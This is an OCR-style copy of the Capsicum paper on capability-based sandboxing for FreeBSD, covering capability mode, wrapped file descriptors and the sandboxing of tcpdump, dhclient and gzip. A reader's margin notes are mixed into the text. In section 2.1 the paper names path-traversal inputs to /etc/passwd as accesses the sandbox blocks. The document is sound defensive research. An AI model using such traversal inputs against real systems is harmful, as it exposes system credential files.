Read 4/18

Capsicum: practical capabilities for UNIX

Robert N. M. Watson
University of Cambridge

Jonathan Anderson
University of Cambridge

Ben Laurie
Google UK Ltd.

Kris Kennaway
Google UK Ltd.

Abstract

Capsicum is a lightweight operating system capability and sandbox framework planned for inclusion in FreeBSD 9. Capsicum extends, rather than replaces, UNIX APIs, providing new kernel primitives (sandboxed *capability mode* and *capabilities*) and a userspace sandbox API. These tools support compartmentalisation of monolithic UNIX applications into logical applications, an increasingly common goal supported poorly by discretionary and mandatory access control. We demonstrate our approach by adapting core FreeBSD utilities and Google's Chromium web browser to use Capsicum primitives, and compare the complexity and robustness of Capsicum with other sandboxing techniques.

Split it up

1 Introduction

; like an intermediate level;

Capsicum is an API that brings capabilities to UNIX. Capabilities are unforgeable tokens of authority, and have long been the province of research operating systems such as PSOS [16] and EROS [23]. UNIX systems have less fine-grained access control than capability systems, but are very widely deployed. By adding capability primitives to standard UNIX APIs, Capsicum gives application authors a realistic adoption path for one of the ideals of OS security: least-privilege operation. We validate our approach through an open source prototype of Capsicum built on (and now planned for inclusion in) FreeBSD 9.

Today, many popular security-critical applications have been decomposed into parts with different privilege requirements, in order to limit the impact of a single vulnerability by exposing only limited privileges to more risky code. Privilege separation [17], or *compartmentalisation*, is a pattern that has been adopted for applications such as OpenSSH, Apple's SecurityServer, and, more recently, Google's Chromium web browser. Compartmentalisation is enforced using various access control techniques, but only with significant programmer effort and significant technical limitations: current OS facilities are simply not designed for this purpose.

The access control systems in conventional (non-capability-oriented) operating systems are *Discretionary Access Control* (DAC) and *Mandatory Access Control* (MAC). DAC was designed to protect users from each other: the owner of an object (such as a file) can specify *permissions* for it, which are checked by the OS when the object is accessed. MAC was designed to enforce system policies: system administrators specify policies (e.g. "users cleared to Secret may not read Top Secret documents"), which are checked via run-time hooks inserted into many places in the operating system's kernel.

Neither of these systems was designed to address the case of a single application processing many types of information on behalf of one user. For instance, a modern web browser must parse HTML, scripting languages, images and video from many untrusted sources, but because it acts with the full power of the user, has access to all his or her resources (such implicit access is known as ambient authority).

lower priv user code

In order to protect user data from malicious JavaScript, Flash, etc., the Chromium web browser is decomposed into several OS processes. Some of these processes handle content from untrusted sources, but their access to user data is restricted using DAC or MAC mechanism (the process is *sandboxed*).

These mechanisms vary by platform, but all require a significant amount of programmer effort (from hundreds of lines of code or policy to, in one case, 22,000 lines of C++) and, sometimes, elevated privilege to bootstrap them. Our analysis shows significant vulnerabilities in all of these sandbox models due to inherent flaws or incorrect use (see Section 5).

Capsicum addresses these problems by introducing new (and complementary) security primitives to support compartmentalisation: *capability mode* and *capabilities*. Capsicum capabilities should not be confused with operating system privileges, occasionally referred to as ca-

First published in Proceedings of the 19th USENIX Security Symposium.




Figure 1: Capsicum helps applications self-compartmentalise.

pabilities in the OS literature. Capsicum capabilities are an extension of UNIX file descriptors, and reflect rights on specific objects, such as files or sockets. Capabilities may be delegated from process to process in a granular way in the same manner as other file descriptor types: via inheritance or message-passing. Operating system privilege, on the other hand, refers to exemption from access control or integrity properties granted to processes (perhaps assigned via a role system), such as the right to override DAC permissions or load kernel modules. A fine-grained privilege policy supplements, but does not replace, a capability system such as Capsicum. Likewise, DAC and MAC can be valuable components of a system security policy, but are inadequate in addressing the goal of application privilege separation.

We have modified several applications, including base FreeBSD utilities and Chromium, to use Capsicum primitives. No special privilege is required, and code changes are minimal: the `tcpdump` utility, plagued with security vulnerabilities in the past, can be sandboxed with Capsicum in around ten lines of code, and Chromium can have OS-supported sandboxing in just 100 lines.

In addition to being more secure and easier to use than other sandboxing techniques, Capsicum performs well: unlike pure capability systems where system calls necessarily employ message passing, Capsicum's capability-aware system calls are just a few percent slower than their UNIX counterparts, and the `gzip` utility incurs a constant-time penalty of 2.4 ms for the security of a Capsicum sandbox (see Section 6).

What lines?

2 Capsicum design

Capsicum is designed to blend capabilities with UNIX. This approach achieves many of the benefits of least-privilege operation, while preserving existing UNIX APIs and performance, and presents application authors with an adoption path for capability-oriented design.

Capsicum extends, rather than replaces, standard UNIX APIs by adding kernel-level primitives (a sandboxed *capability mode*, *capabilities* and others) and userspace support code (*libcapsicum* and a *capability-aware run-time linker*). Together, these extensions support application *compartmentalisation*, the decomposition of monolithic application code into components that will run in independent sandboxes to form *logical applications*, as shown in Figure 1.

Capsicum requires application modification to exploit new security functionality, but this may be done gradually, rather than requiring a wholesale conversion to a pure capability model. Developers can select the changes that maximise positive security impact while minimising unacceptable performance costs; where Capsicum replaces existing sandbox technology, a performance improvement may even be seen.

This model requires a number of pragmatic design choices, not least the decision to eschew micro-kernel architecture and migration to pure message-passing. While applications may adopt a message-passing approach, and indeed will need to do so to fully utilise the Capsicum architecture, we provide "fast paths" in the form of direct system call manipulation of kernel objects through delegated file descriptors. This allows native UNIX performance for file system I/O, network access, and other critical operations, while leaving the door open to techniques such as message-passing system calls for cases where that proves desirable.

?

2.1 Capability mode

Capability mode is a process credential flag set by a new system call, `cap_enter`; once set, the flag is inherited by all descendent processes, and cannot be cleared. Processes in capability mode are denied access to global namespaces such as the filesystem and PID namespaces (see Figure 2). In addition to these namespaces, there

So basically you can ask it for extra privs?

are several system management interfaces that must be protected to maintain UNIX process isolation. These interfaces include /dev device nodes that allow physical memory or PCI bus access, some ioctl operations on sockets, and management interfaces such as reboot and kldload, which loads kernel modules.

Access to system calls in capability mode is also restricted: some system calls requiring global namespace access are unavailable, while others are constrained. For instance, sysctl can be used to query process-local information such as address space layout, but also to monitor a system's network connections. We have constrained sysctl by explicitly marking ≈30 of 3000 parameters as permitted in capability mode; all others are denied.

?

The system calls which require constraints are sysctl, shm_open, which is permitted to create *anonymous memory objects*, but not named ones, and the openat family of system calls. These calls already accept a file descriptor argument as the directory to perform the open, rename, etc. relative to; in capability mode, they are constrained so that they can only operate on objects "under" this descriptor. For instance, if file descriptor 4 is a capability allowing access to /lib, then openat(4, "libc.so.7") will succeed, whereas openat(4, "../etc/passwd") and openat(4, "/etc/passwd") will not.

¿this is a specific mode?

2.2 Capabilities

I don't have the by...

The most critical choice in adding capability support to a UNIX system is the relationship between capabilities and file descriptors. Some systems, such as Mach/BSD, have maintained entirely independent notions: Mac OS X provides each task with both indexed capabilities (ports) and file descriptors. Separating these concerns is logical, as Mach ports have different semantics from file descriptors; however, confusing results can arise for application developers dealing with both Mach and BSD APIs, and we wanted to reuse existing APIs as much as possible. As a result, we chose to extend the file descriptor abstraction, and introduce a new file descriptor type, the capability, to wrap and protect raw file descriptors.

File descriptors already have some properties of capabilities: they are unforgeable tokens of authority, and can be inherited by a child process or passed between processes that share an IPC channel. Unlike "pure" capabilities, however, they confer very broad rights: even if a file descriptor is read-only, operations on meta-data such as fchmod are permitted. In the Capsicum model, we restrict these operations by wrapping the descriptor in a capability and permitting only authorised operations via the capability, as shown in Figure 3.

¿a new middle layer

The cap_new system call creates a new capability given an existing file descriptor and a mask of rights; if the original descriptor is a capability, the requested rights must be a subset of the original rights. Capability rights are checked by fget, the in-kernel code for converting file descriptor arguments to system calls into in-kernel references, giving us confidence that no paths exist to access file descriptors without capability checks. Capability file descriptors, as with most others in the system, may be inherited across fork and exec, as well as passed via UNIX domain sockets.

There are roughly 60 possible mask rights on each capability, striking a balance between message-passing (two rights: send and receive), and MAC systems (hundreds of access control checks). We selected rights to align with logical methods on file descriptors: system calls implementing semantically identical operations require the same rights, and some calls may require multiple rights. For example, pread (read to memory) and preadv (read to a memory vector) both require CAP_READ in a capability's rights mask, and read (read bytes using the file offset) requires CAP_READ | CAP_SEEK in a capability's rights mask.

does so many make it hard on the user?

Capabilities can wrap any type of file descriptor including directories, which can then be passed as arguments to openat and related system calls. The *at system calls begin relative lookups for file operations with the directory descriptor; we disallow some cases when a capability is passed: absolute paths, paths containing ".." components, and AT_FDCWD, which requests a lookup relative to the current working directory. With these constraints, directory capabilities delegate file system namespace subsets, as shown in Figure 4. This allows sandboxed processes to access multiple files in a directory (such as the library path) without the performance overhead or complexity of proxying each file open via IPC to a process with ambient authority.

The ".." restriction is a conservative design, and prevents a subtle problem similar to historic chroot vulnerabilities. A single directory capability that only enforces containment by preventing ".." lookup on the root of a subtree operates correctly; however, two colluding sandboxes (or a single sandbox with two capabilities) can race to actively rearrange a tree so that the check always succeeds, allowing escape from a delegated subset. It is possible to imagine less conservative solutions, such as preventing upward renames that could introduce exploitable cycles during lookup, or additional synchronisation; these strike us as more risky tactics, and we have selected the simplest solution, at some cost to flexibility.

Many past security extensions have composed poorly with UNIX security leading to vulnerabilities; thus, we disallow privilege elevation via fexecve using setuid and setgid binaries in capability mode. This restriction does not prevent setuid binaries from using sandboxes.

Namespace	Description
Process ID (PID)	UNIX processes are identified by unique IDs. PIDs are returned by `fork` and used for signal delivery, debugging, monitoring, and status collection.
File paths	UNIX files exist in a global, hierarchical namespace, which is protected by discretionary and mandatory access control.
NFS file handles	The NFS client and server identify files and directories on the wire using a flat, global file handle namespace. They are also exposed to processes to support the lock manager daemon and optimise local file access.
File system ID	File system IDs supplement paths to mount points, and are used for forceable unmount when there is no valid path to the mount point.
Protocol addresses	Protocol families use socket addresses to name local and foreign endpoints. These exist in global namespaces, such as IPv4 addresses and ports, or the file system namespace for local domain sockets.
Sysctl MIB	The `sysctl` management interface uses numbered and named entries, used to get or set system information, such as process lists and tuning parameters.
System V IPC	System V IPC message queues, semaphores, and shared memory segments exist in a flat, global integer namespace.
POSIX IPC	POSIX defines similar semaphore, message queue, and shared memory APIs, with an undefined namespace: on some systems, these are mapped into the file system; on others they are simply a flat global namespaces.
System clocks	UNIX systems provide multiple interfaces for querying and manipulating one or more system clocks or timers.
Jails	The management namespace for FreeBSD-based virtualised environments.
CPU sets	A global namespace for affinity policies assigned to processes and threads.

Figure 2: Global namespaces in the FreeBSD operating kernel

2.3 Run-time environment

Even with Capsicum's kernel primitives, creating sandboxes without leaking undesired resources via file descriptors, memory mappings, or memory contents is difficult. `libcapsicum` therefore provides an API for starting scrubbed sandbox processes, and explicit delegation APIs to assign rights to sandboxes. `libcapsicum` cuts off the sandbox's access to global namespaces via `cap_enter`, but also closes file descriptors not positively identified for delegation, and flushes the address space via `fexecve`. Sandbox creation returns a UNIX domain socket that applications can use for inter-process communication (IPC) between host and sandbox; it can also be used to grant additional rights as the sandbox runs.

3 Capsicum implementation

3.1 Kernel changes

Many system call and capability constraints are applied at the point of implementation of kernel services, rather than by simply filtering system calls. The advantage of this approach is that a single constraint, such as the blocking of access to the global file system namespace, can be implemented in one place, `namei`, which is responsible for processing all path lookups. For example, one might not have expected the `fexecve` call to cause global namespace access, since it takes a file descriptor as its argument rather than a path for the binary to execute. However, the file passed by file descriptor specifies its run-time linker via a path embedded in the binary, which the kernel will then open and execute.

Similarly, capability rights are checked by the kernel function `fget`, which converts a numeric descriptor into a `struct file` reference. We have added a new `rights` argument, allowing callers to declare what capability rights are required to perform the current operation. If the file descriptor is a raw UNIX descriptor, or wrapped by a capability with sufficient rights, the operation succeeds. Otherwise, `ENOTCAPABLE` is returned. Changing the signature of `fget` allows us to use the compiler to detect missed code paths, providing greater assurance that all cases have been handled.

One less trivial global namespace to handle is the process ID (PID) namespace, which is used for process creation, signalling, debugging and exit status, critical operations for a logical application. Another problem for logical applications is that libraries cannot create and manage worker processes without interfering with process management in the application itself—unexpected




Figure 3: Capabilities "wrap" normal file descriptors, masking the set of permitted methods.




Figure 4: Portions of the global filesystem namespace can be delegated to sandboxed processes.

SIGCHLD signals are delivered to the application, and unexpected process IDs are returned by wait.

Process descriptors address these problems in a manner similar to Mach task ports: creating a process with pdfork returns a file descriptor to use for process management tasks, such as monitoring for exit via poll. When the process descriptor is closed, the process is terminated, providing a user experience consistent with that of monolithic processes: when a user hits Ctrl-C, or the application segfaults, all processes in the logical application terminate. Termination does not occur if reference cycles exist among processes, suggesting the need for a new "logical application" primitive—see Section 7.

3.2 The Capsicum run-time environment

Removing access to global namespaces forces fundamental changes to the UNIX run-time environment. Even the most basic UNIX operations for starting processes and running programs have been eliminated: fork and exec both rely on global namespaces. Responsibility for launching a sandbox is shared. libcapsicum is invoked by the application, and responsible for forking a new process, gathering together delegated capabilities from both the application and run-time linker, and directly executing the run-time linker, passing the sandbox binary via a capability. ELF headers normally contain a hard-coded path to the run-time linker to be used with the binary. We execute the Capsicum-aware run-time linker directly, eliminating this dependency on the global file system namespace.

Once rtld-elf-cap is executing in the new process, it loads and links the binary using libraries loaded via library directory capabilities set up by libcapsicum. The main function of a program can call lcs_get to determine whether it is in a sandbox, retrieve sandbox state,



pdfork
fexecve
LIBCAPSICUM_FDLIST
shared memory,
application fds
libcapsicum unpacks fdlist from shared memory; provides capabilities to application on demand
LD_BINARY
binary fd
Application calls libcapsicum with fdlist to create sandbox
libcapsicum merges application and rtld fdlists, exports to shared memory; flushes undelegated capabilities; calls fexecve
rtld-elf-cap links application, calls cap_main
Application executes; queries libcapsicum for delegated capabilities as needed
LD_LIBRARY_DIRS
library fds
rtld-elf generates library path fdlist

Figure 5: Process and components involved in creating a new libcapsicum sandbox

query creation-time delegated capabilities, and retrieve an IPC handle so that it can process RPCs and receive run-time delegated capabilities. This allows a single binary to execute both inside and outside of a sandbox, diverging behaviour based on its execution environment. This process is illustrated in greater detail in Figure 5.

Once in execution, the application is linked against normal C libraries and has access to much of the traditional C run-time, subject to the availability of system calls that the run-time depends on. An IPC channel, in the form of a UNIX domain socket, is set up automatically by libcapsicum to carry RPCs and capabilities delegated after the sandbox starts. Capsicum does not provide or enforce the use of a specific Interface Description Language (IDL), as existing compartmentalised or privilege-separated applications have their own, often hand-coded, RPC marshalling already. Here, our design choice differs from historic capability systems, which universally have selected a specific IDL, such as the Mach Interface Generator (MIG) on Mach.

libcapsicum's fdlist (file descriptor list) abstraction allows complex, layered applications to declare capabilities to be passed into sandboxes, in effect providing a sandbox template mechanism. This avoids encoding specific file descriptor numbers into the ABI between applications and their sandbox components, a technique used in Chromium that we felt was likely to lead to programming errors. Of particular concern is hard-coding of file descriptor numbers for specific purposes, when those descriptor numbers may already have been used by other layers of the system. Instead, application and library components declare process-local names bound to file descriptor numbers before creating the sandbox; matching components in the sandbox can then query those names to retrieve (possibly renumbered) file descriptors.

4 Adapting applications to use Capsicum

Adapting applications for use with sandboxing is a non-trivial task, regardless of the framework, as it requires analysing programs to determine their resource dependencies, and adopting a distributed system programming style in which components must use message passing or explicit shared memory rather than relying on a common address space for communication. In Capsicum, programmers have a choice of working directly with capability mode or using libcapsicum to create and manage sandboxes, and each model has its merits and costs in terms of development complexity, performance impact, and security:

1. Modify applications to use cap_enter directly in order to convert an existing process with ambient privilege into a capability mode process inheriting only specific capabilities via file descriptors and virtual memory mappings. This works well for applications with a simple structure like: open all resources, then process them in an I/O loop, such as programs operating in a UNIX pipeline, or interacting with the network for the purposes of a single connection. The performance overhead will typically be extremely low, as changes consist of encap-

sulating broad file descriptor rights into capabilities, followed by entering capability mode. We illustrate this approach with `tcpdump`.

2. Use `cap_enter` to reinforce the sandboxes of applications with existing privilege separation or compartmentalisation. These applications have a more complex structure, but are already aware that some access limitations are in place, so have already been designed with file descriptor passing in mind. Refining these sandboxes can significantly improve security in the event of a vulnerability, as we show for `dhclient` and Chromium; the performance and complexity impact of these changes will be low because the application already adopts a message passing approach. existing

3. Modify the application to use the full `libcapsicum` API, introducing new compartmentalisation or reformulating existing privilege separation. This offers significantly stronger protection, by virtue of flushing capability lists and residual memory from the host environment, but at higher development and run-time costs. Boundaries must be identified in the application such that not only is security improved (i.e., code processing risky data is isolated), but so that resulting performance is sufficiently efficient. We illustrate this technique using modifications to `gzip`.

full lib

Compartmentalised application development is, of necessity, distributed application development, with software components running in different processes and communicating via message passing. Distributed debugging is an active area of research, but commodity tools are unsatisfying and difficult to use. While we have not attempted to extend debuggers, such as `gdb`, to better support distributed debugging, we have modified a number of FreeBSD tools to improve support for Capsicum development, and take some comfort in the generally synchronous nature of compartmentalised applications.

The FreeBSD `procstat` command inspects kernel-related state of running processes, including file descriptors, virtual memory mappings, and security credentials. In Capsicum, these resource lists become capability lists, representing the rights available to the process. We have extended `procstat` to show new Capsicum-related information, such as capability rights masks on file descriptors and a flag in process credential listings to indicate capability mode. As a result, developers can directly inspect the capabilities inherited or passed to sandboxes.

When adapting existing software to run in capability mode, identifying capability requirements can be tricky; often the best technique is to discover them through dynamic analysis, identifying missing dependencies by tracing real-world use. To this end, capability-related failures return a new `errno` value, `ENOTCAPABLE`, distinguishing them from other failures, and system calls such as `open` are blocked in `namei`, rather than the system call boundary, so that paths are shown in FreeBSD's `ktrace` facility, and can be utilised in `DTrace` scripts.

What is ktrace?

Another common compartmentalised development strategy is to allow the multi-process logical application to be run as a single process for debugging purposes. `libcapsicum` provides an API to query whether sandboxing for the current application or component is enabled by policy, making it easy to enable and disable sandboxing for testing. As RPCs are generally synchronous, the thread stack in the sandbox process is logically an extension of the thread stack in the host process, which makes the distributed debugging task less fraught than it otherwise might appear.

4.1 tcpdump

`tcpdump` provides an excellent example of Capsicum primitives offering immediate wins through straightforward changes, but also the subtleties that arise when compartmentalising software not written with that goal in mind. `tcpdump` has a simple model: compile a pattern into a BPF filter, configure a BPF device as an input source, and loop writing captured packets rendered as text. This structure lends itself to sandboxing: resources are acquired early with ambient privilege, and later processing depends only on held capabilities, so can execute in capability mode. The two-line change shown in Figure 6 implements this conversion.

like server

This significantly improves security, as historically fragile packet-parsing code now executes with reduced privilege. However, further analysis with the `procstat` tool is required to confirm that only desired capabilities are exposed. While there are few surprises, unconstrained access to a user's terminal connotes significant rights, such as access to key presses. A refinement, shown in Figure 7, prevents reading `stdin` while still allowing output. Figure 8 illustrates `procstat` on the resulting process, including capabilities wrapping file descriptors in order to narrow delegated rights.

kernal state

`ktrace` reveals another problem, `libc` DNS resolver code depends on file system access, but not until after `cap_enter`, leading to denied access and lost functionality, as shown in Figure 9.

This illustrates a subtle problem with sandboxing: highly layered software designs often rely on on-demand initialisation, lowering or avoiding startup costs, and those initialisation points are scattered across many components in system and application code. This is corrected by switching to the lightweight resolver, which sends DNS queries to a local daemon that performs actual res-

X9

```
+       if (cap_enter() < 0)
+               error("cap_enter: %s", pcap_strerror(errno));
        status = pcap_loop(pd, cnt, callback, pcap_userdata);
```

Figure 6: A two-line change adding capability mode to `tcpdump`: `cap_enter` is called prior to the main `libpcap` (packet capture) work loop. Access to global file system, IPC, and network namespaces is restricted.

```
+       if (lc_limitfd(STDIN_FILENO, CAP_FSTAT) < 0)
+               error("lc_limitfd: unable to limit STDIN_FILENO");
+       if (lc_limitfd(STDOUT_FILENO, CAP_FSTAT | CAP_SEEK | CAP_WRITE) < 0)
+               error("lc_limitfd: unable to limit STDOUT_FILENO");
+       if (lc_limitfd(STDERR_FILENO, CAP_FSTAT | CAP_SEEK | CAP_WRITE) < 0)
+               error("lc_limitfd: unable to limit STDERR_FILENO");
```

Figure 7: Using `lc_limitfd`, `tcpdump` can further narrow rights delegated by inherited file descriptors, such as limiting permitted operations on `STDIN` to `fstat`.

```
  PID COMM             FD T     FLAGS CAPABILITIES PRO NAME
 1268 tcpdump           0 v rw------c           fs -   /dev/pts/0
 1268 tcpdump           1 v -w------c     wr,se,fs -   /dev/null
 1268 tcpdump           2 v -w------c     wr,se,fs -   /dev/null
 1268 tcpdump           3 v rw-------            - -   /dev/bpf
```

Figure 8: `procstat -fC` displays capabilities held by a process; `FLAGS` represents the file open flags, whereas `CAPABILITIES` represents the capabilities rights mask. In the case of `STDIN`, only `fstat` (`fs`) has been granted.

```
 1272 tcpdump CALL  open(0x80092477c,O_RDONLY,<unused>0x1b6)
 1272 tcpdump NAMI  "/etc/resolv.conf"
 1272 tcpdump RET   connect -1 errno 78 Function not implemented
 1272 tcpdump CALL  socket(PF_INET,SOCK_DGRAM,IPPROTO_UDP)
 1272 tcpdump RET   socket 4
 1272 tcpdump CALL  connect(0x4,0x7fffffffe080,0x10)
 1272 tcpdump RET   connect -1 errno 78 Function not implemented
```

Figure 9: `ktrace` reveals a problem: DNS resolution depends on file system and TCP/IP namespaces after `cap_enter`.

```
  PID COMM             FD T     FLAGS CAPABILITIES PRO NAME
18988 dhclient          0 v rw-------            - -   /dev/null
18988 dhclient          1 v rw-------            - -   /dev/null
18988 dhclient          2 v rw-------            - -   /dev/null
18988 dhclient          3 s rw-------            - UDD /var/run/logpriv
18988 dhclient          5 s rw-------            - ?
18988 dhclient          6 p rw-------            - -   -
18988 dhclient          7 v -w-------            - -   /var/db/dhclient.leas
18988 dhclient          8 v rw-------            - -   /dev/bpf
18988 dhclient          9 s rw-------            - IP? 0.0.0.0:0 0.0.0.0:0
```

Figure 10: Capabilities held by `dhclient` before Capsicum changes: several unnecessary rights are present.

olution, addressing both file system and network address namespace concerns. Despite these limitations, this example of capability mode and capability APIs shows that even minor code changes can lead to dramatic security improvements, especially for a critical application with a long history of security problems.

4.2 dhclient

FreeBSD ships the OpenBSD DHCP client, which includes privilege separation support. On BSD systems, the DHCP client must run with privilege to open BPF descriptors, create raw sockets, and configure network interfaces. This creates an appealing target for attackers: network code exposed to a complex packet format while running with root privilege. The DHCP client is afforded only weak tools to constrain operation: it starts as the root user, opens the resources its unprivileged component will require (raw socket, BPF descriptor, lease configuration file), forks a process to continue privileged activities (such as network configuration), and then confines the parent process using `chroot` and the `setuid` family of system calls. Despite hardening of the BPF `ioctl` interface to prevent reattachment to another interface or reprogramming the filter, this confinement is weak; `chroot` limits only file system access, and switching credentials offers poor protection against weak or incorrectly configured DAC protections on the `sysctl` and PID namespaces.

We learned about in lecture

Through a similar two-line change to that in `tcpdump`, we can reinforce (or, through a larger change, replace) existing sandboxing with capability mode. This instantly denies access to the previously exposed global namespaces, while permitting continued use of held file descriptors. As there has been no explicit flush of address space, memory, or file descriptors, it is important to analyze what capabilities have been leaked into the sandbox, the key limitation to this approach. Figure 10 shows a `procstat -fC` analysis of the file descriptor array.

like a capability firewall

The existing `dhclient` code has done an effective job at eliminating directory access, but continues to allow the sandbox direct rights to submit arbitrary log messages to `syslogd`, modify the lease database, and a raw socket on which a broad variety of operations could be performed. The last of these is of particular interest due to `ioctl`; although `dhclient` has given up system privilege, many network socket `ioctl`s are defined, allowing access to system information. These are blocked in Capsicum's capability mode.

It is easy to imagine extending existing privilege separation in `dhclient` to use the Capsicum capability facility to further constrain file descriptors inherited in the sandbox environment, for example, by limiting use of the IP raw socket to `send` and `recv`, disallowing `ioctl`. Use of the `libcapsicum` API would require more significant code changes, but as `dhclient` already adopts a message passing structure to communicate with its components, it would be relatively straight forward, offering better protection against capability and memory leakage. Further migration to message passing would prevent arbitrary log messages or direct unformatted writes to `dhclient.leases.em` by constraining syntax.

how do mobile OSes work?

4.3 gzip

The `gzip` command line tool presents an interesting target for conversion for several reasons: it implements risky compression/decompression routines that have suffered past vulnerabilities, it contains no existing compartmentalisation, and it executes with ambient user (rather than system) privileges. Historic UNIX sandboxing techniques, such as `chroot` and ephemeral UIDs are a poor match because of their privilege requirement, but also because (unlike with dhclient), there's no expectation that a single sandbox exist—many `gzip` sessions can run independently for many different users, and there can be no assumption that placing them in the same sandbox provides the desired security properties.

The first step is to identify natural fault lines in the application: for example, code that requires ambient privilege (due to opening files or building network connections), and code that performs more risky activities, such as parsing data and managing buffers. In `gzip`, this split is immediately obvious: the main run loop of the application processes command line arguments, identifies streams and objects to perform processing on and send results to, and then feeds them to compress routines that accept input and output file descriptors. This suggests a partitioning in which pairs of descriptors are submitted to a sandbox for processing after the ambient privilege process opens them and performs initial header handling.

We modified `gzip` to use `libcapsicum`, intercepting three core functions and optionally proxying them using RPCs to a sandbox based on policy queried from `libcapsicum`, as shown in Figure 11. Each RPC passes two capabilities, for input and output, to the sandbox, as well as miscellaneous fields such as returned size, original filename, and modification time. By limiting capability rights to a combination of `CAP_READ`, `CAP_WRITE`, and `CAP_SEEK`, a tightly constrained sandbox is created, preventing access to any other files in the file system, or other globally named resources, in the event a vulnerability in compression code is exploited.

These changes add 409 lines (about 16%) to the size of the `gzip` source code, largely to marshal and un-marshal RPCs. In adapting `gzip`, we were initially surprised to see a performance improvement; investigation of this unlikely result revealed that we had failed to propagate the

Function	RPC	Description
gz_compress	PROXIED_GZ_COMPRESS	zlib-based compression
gz_uncompress	PROXIED_GZ_UNCOMPRESS	zlib-based decompression
unbzip2	PROXIED_UNBZIP2	bzip2-based decompression

Figure 11: Three gzip functions are proxied via RPC to the sandbox

compression level (a global variable) into the sandbox, leading to the incorrect algorithm selection. This serves as reminder that code not originally written for decomposition requires careful analysis. Oversights such as this one are not caught by the compiler: the variable was correctly defined in both processes, but never propagated.

Compartmentalisation of gzip raises an important design question when working with capability mode: the changes were small, but non-trivial: is there a better way to apply sandboxing to applications most frequently used in pipelines? Seaborn has suggested one possibility: a Principle of Least Authority Shell (PLASH), in which the shell runs with ambient privilege and pipeline components are placed in sandboxes by the shell [21]. We have begun to explore this approach on Capsicum, but observe that the design tension exists here as well: gzip's non-pipeline mode performs a number of application-specific operations requiring ambient privilege, and logic like this may be equally (if not more) awkward if placed in the shell. On the other hand, when operating purely in a pipeline, the PLASH approach offers the possibility of near-zero application modification.

